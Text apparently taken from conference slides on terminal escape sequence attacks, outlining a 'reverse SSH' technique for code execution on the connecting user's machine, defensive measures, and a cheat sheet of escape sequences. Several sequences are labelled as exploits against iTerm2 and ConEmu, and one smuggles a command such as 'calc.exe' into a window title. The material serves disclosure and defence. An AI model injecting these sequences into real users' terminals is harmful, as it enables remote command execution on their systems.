
The background of the slide features a series of dark, layered, wavy shapes that create a sense of depth and movement. These shapes are rendered in various shades of dark gray and black, with some areas appearing slightly lighter than others, giving the impression of a textured, undulating surface. The overall effect is minimalist and modern.

Reverse SSH attack

RCE on the system the user SSHed from

- `kill -STOP pid-of-shell`
- `echo (escape sequence) > /dev/ttyXXX`
- `kill -9 pid-of-shell`

Demo

The background of the slide features a series of dark, layered, wavy shapes that create a sense of depth and movement. These shapes are rendered in various shades of dark gray and black, with some areas appearing slightly lighter than others, giving the impression of a textured, undulating surface. The overall effect is minimalist and modern.

Protecting yourself

- Patching: terminals deal with untrusted input, just like a browser
- Correct escaping
- tmux (but check the ``allow-passthrough`` setting)
- Less (if it's fixed!)
- For the paranoid: Don't use fancy terminals; e.g. see “st”

Terminal Escape Sequence Cheat Sheet

OSC: Operating System Command
(terminated with ST: `"\e\\"` but `"\a"` also accepted)

Set title: `"\e]0;\rcalc.exe\r\e\\"`
Hyperlink: `"\e]8;;https://opensource.gresearch.com\a"`
Set working directory: `"\e]9;9;/root\a"` (Windows Term)
Set color value: `"\e]4;1;red\a"`
Report color value: `"\e]4;1;?\a"`

DCS: Device Control String

DECRQSS: `"\eP$q;cmd\r\e\\\eP$q\e\\"` (iTerm2 exploit)

CSI: Control Sequence Introducer
(terminated with a letter)

Report cursor position: `"\e[6n"`
Report title: `"\e[21t"` (ConEmu exploit)
Set color to red: `"\e[31m"`
xterm key reporting: `"\e[>4;2m"`